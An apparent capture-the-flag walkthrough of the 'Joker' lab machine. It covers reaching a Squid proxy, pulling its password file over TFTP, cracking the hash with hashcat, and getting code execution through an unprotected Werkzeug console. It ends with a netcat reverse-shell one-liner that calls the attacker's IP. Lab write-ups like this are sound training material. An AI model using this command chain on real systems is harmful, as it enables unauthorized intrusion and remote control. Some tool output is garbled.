Joker

Synopsis

Joker focuses on many different topics and provides an excellent learning experience

Skills

- Knowledge of Linux
- Enumerating and attacking through the proxy
- Bypassing network restrictions
- Exploting NOPASSWD files
- Exploiting sudoedit wildcards
- Exploiting tar wildcards

Exploitation


As always we start with the nmap to check what services/ports are open

```
└─# nmap -A 10.10.10.21
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-07 19:20 EDT
Nmap scan report for 10.10.10.21
Host is up (0.066s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 7.3p1 Ubuntu 1ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8824e357109f1b173d7af3263db6334e (RSA)
|   256 76b6f60800bd68ce97cb08e777693d8a (ECDSA)
|_  256 dc91e48dd016cecf3d91820923a7dc86 (ED25519)
3128/tcp open  http-proxy Squid http proxy 3.5.12
|_http-server-header: squid/3.5.12
|_http-title: ERROR: The requested URL could not be retrieved
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.10 - 4.11 (94%), Linux 3.12 (94%), Linux 3.13 (94%), Linux 3.13 or 4.2 (94%), Linux 3.16 - 4.6 (94%), Linux 3.2 - 4.9 (94%
inux 3.8 - 3.11 (94%), Linux 4.2 (94%), Linux 4.4 (94%), Linux 4.8 (94%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)
HOP RTT      ADDRESS
1   61.74 ms 10.10.14.1
2   66.25 ms 10.10.10.21
```


We can see that 3128/HTTP Squid proxy is running


Proxy is a service running behind the firewall and allows us to access services that are internal only

If we try to access this web port by going to the web browser and using the address 10.10.10.21:3128, we will not get any access



Yet,we can access this port by setting up the upstream proxy in the BurpSuit





After setting up the upstream proxy, in the web browser we need to type 127.0.0.1:80 and we will be provided with access to the web port, but if we inspect all request/responses via burp we will notice that authentication is required

```
Pretty   Raw   Hex   Render
1  HTTP/1.1 407 Proxy Authentication Required
2  Server: squid/3.5.12
3  Mime-Version: 1.0
4  Date: Wed, 07 Jun 2023 23:34:05 GMT
5  Content-Type: text/html;charset=utf-8
6  Content-Length: 3867
7  X-Squid-Error: ERR_CACHE_ACCESS_DENIED 0
8  Vary: Accept-Language
9  Content-Language: en-us
10 Proxy-Authenticate: Basic realm="kalamari"
11 X-Cache: MISS from joker
12 X-Cache-Lookup: NONE from joker:3128
13 Via: 1.1 joker (squid/3.5.12)
14 Connection: close
15
16
17 <html>
     <head>
18     <meta type="copyright" content="Copyright (C) 1996-2015 The Squid Software Foundation and contributors">
19     <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
20     <title>
         ERROR: Cache Access Denied
       </title>
21     <style type="text/css">
         <!--
22       /*
23        * Copyright (C) 1996-2015 The Squid Software Foundation and contributors
24        *
25        * Squid software is distributed under GPLv2+ license and includes
26        * contributions from numerous individuals and organizations.
27        * Please see the COPYING and CONTRIBUTORS files for details.
28        */
29
30       /*
```

At this point, there is nothing more we can do with it (at least so far)

Let’s run nmap UDP scan to check is there are any other services listening

```
└─# nmap -sU 10.10.10.21 -p 21,69,500
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-07 19:34 EDT
Nmap scan report for 10.10.10.21
Host is up (0.060s latency).

PORT     STATE         SERVICE
21/udp   closed        ftp
69/udp   open|filtered tftp
500/udp  closed        isakmp
```

And we see that 60/TFTP UDP is listening, TFTP stands for trivial file transfer protocol and can be abused to retreive some files from the server

In the case of the HTTP Squid proxy, the most interesting files are:
/etc/squid/squid.conf
/etc/squid/passwords

Let's check if those files exist on the server and if we have enough permissions to retrieve them

If we try to retrieve file for which we don't have permissions, we get the following error: "Access violation"

```
└─# tftp 10.10.10.21
tftp> get /etc/passwd
Error code 2: Access violation
```

But when we try to access files that we can retrieve

```
tftp> get /etc/squid/passwords
Received 48 bytes in 0.1 seconds
```

```
tftp> get /etc/squid/squid.conf
Received 295428 bytes in 48.5 seconds
```

And we retrieved all of the squid related files

Now let's inspect their content to find any credentials that can be used for proxy authentication

There was not credentials in the /etc/squid/squid.conf file

But some credentials where found in the /etc/squid/passwords file, but there are hashed what means we need to crack the hash to obtain plan text password; for this purpose we will use hashcat

```
  GNU nano 6.3                                                    passwords
kalamari:$apr1$zyzBxQYW$pL360IoLQ5Yum5SLTph.l0
```

```
# hashcat hash /usr/share/dirb/wordlists/common.txt --force
ashcat (v6.2.5) starting in autodetect mode

ou have enabled --force to bypass dangerous warnings and errors!
his can hide serious problems and should only be done when debugging.
o not report hashcat issues encountered when using --force.

penCL API (OpenCL 3.0 PoCL 3.0+debian  Linux, None+Asserts, RELOC, LLVM 13.0.1, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
==========================================================================================================================================
 Device #1: pthread-Intel(R) Core(TM) i7-7700HQ CPU @ 2.80GHz, 1441/2947 MB (512 MB allocatable), 1MCU

ash-mode was not specified with -m. Attempting to auto-detect hash mode.
he following mode was auto-detected as the only one matching your input hash:

600 | Apache $apr1$ MD5, md5apr1, MD5 (APR) | FTP, HTTP, SMTP, LDAP Server

OTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!
o NOT report auto-detect issues unless you are certain of the hash type.

inimum password length supported by kernel: 0
aximum password length supported by kernel: 256

ashes: 1 digests; 1 unique digests, 1 unique salts
itmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
ules: 1

ptimizers applied:
 Zero-Byte
 Single-Hash
 Single-Salt

TTENTION! Pure (unoptimized) backend kernels selected.
```


```
Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache built:
* Filename..: /usr/share/dirb/wordlists/common.txt
* Passwords.: 4692
* Bytes.....: 36871
* Keyspace..: 4692
* Runtime...: 0 secs

$apr1$zyzBxQYW$pL360IoLQ5Yum5SLTph.l0:ihateseafood

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1600 (Apache $apr1$ MD5, md5apr1, MD5 (APR))
Hash.Target......: $apr1$zyzBxQYW$pL360IoLQ5Yum5SLTph.l0
Time.Started.....: Wed Jun  7 19:43:10 2023, (0 secs)
Time.Estimated...: Wed Jun  7 19:43:10 2023, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/dirb/wordlists/common.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:       59 H/s (8.46ms) @ Accel:32 Loops:1000 Thr:1 Vec:4
Recovered........: 1/1 (100.00%) Digests
Progress.........: 32/4692 (0.68%)
Rejected.........: 0/32 (0.00%)
Restore.Point....: 0/4692 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1000
Candidate.Engine.: Device Generator
Candidates.#1....: pods -> proxy
Hardware.Mon.#1..: Util: 93%
```

And after a while we successfully cracked the hash,


So the obtained credentials for proxy are as follows

Kalamari: ihateseafood


Let’s get back to the upstream proxy burp and add them to the authentication option





With those credentials, we can finally access the web port




In order to perform url brute-forcing to find any hidden directories we need to set up another proxy in burp










After setting up the additioncal proxy we cna launch dirbuster to find hidden directories

Command:

Dirb 127.0.0.1 -w /usr/share/dirb/wordlist/common.txt

```
└─# dirb http://127.0.0.1

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Jun  7 20:03:49 2023
URL_BASE: http://127.0.0.1/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4680

---- Scanning URL: http://127.0.0.1/ ----
+ http://127.0.0.1/console (CODE:200|SIZE:1479)
```

After a while the /console directory was reveled



This looks like wekrezug debugging console, that allows to execute commands (if unprotected by PIN)

```
>>> import os
>>> os.popen('whoami').read()
'werkzeug\n'
>>> os.popen('which nc').read()
'/bin/nc\n'
>>> |
```

As we can see, ths console is unprotected so we got a remote code execution

```
>>> os.popen("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc -u 10.10.14.3 5555 > /tmp/f")
```

This remote code execution got abused to obtain a reverse shell on the system

Command

Import os
os.popen(“rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc -u <attacker_ip> <port> > /tmp/f”)

```
└─# nc -nlvup 5555
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.10.21.
/bin/sh: 0: can't access tty; job control turned off
$
```

And we got a reverse shell on the system

```
total 104
drwxr-xr-x  23 root root  4096 May 17  2017 .
drwxr-xr-x  23 root root  4096 May 17  2017 ..
drwxr-xr-x   2 root root 12288 May 19  2017 bin
drwxr-xr-x   3 root root  4096 May 17  2017 boot
drwxr-xr-x  19 root root  3820 Jun  8 02:18 dev
drwxr-xr-x  96 root root  4096 May 19  2017 etc
drwxr-xr-x   3 root root  4096 May 16  2017 home
lrwxrwxrwx   1 root root    32 May 17  2017 initrd.img -> boot/initrd.img-4.8.0-52-generic
drwxr-xr-x  23 root root  4096 Oct 17  2016 lib
drwxr-xr-x   2 root root  4096 Mar 20  2017 lib64
drwx------   2 root root 16384 Oct 17  2016 lost+found
drwxr-xr-x   3 root root  4096 Oct 17  2016 media

dr-xr-xr-x 178 root root     0 Jun  8 02:18 proc
drwx------   5 root root  4096 May 19  2017 root
drwxr-xr-x  23 root root   860 Jun  8 02:18 run
drwxr-xr-x   2 root root 12288 May 19  2017 sbin
drwxr-xr-x   2 root root  4096 Oct  6  2016 snap
drwxr-xr-x   2 root root  4096 Oct 12  2016 srv
dr-xr-xr-x  13 root root     0 Jun  8 03:41 sys
drwxrwxrwt   9 root root  4096 Jun  8 04:10 tmp
drwxr-xr-x  10 root root  4096 Oct 17  2016 usr
drwxr-xr-x  14 root root  4096 Oct 23  2016 var
lrwxrwxrwx   1 root root    29 May 17  2017 vmlinuz -> boot/vmlinuz-4.8.0-52-generic
werkzeug@joker:/$
```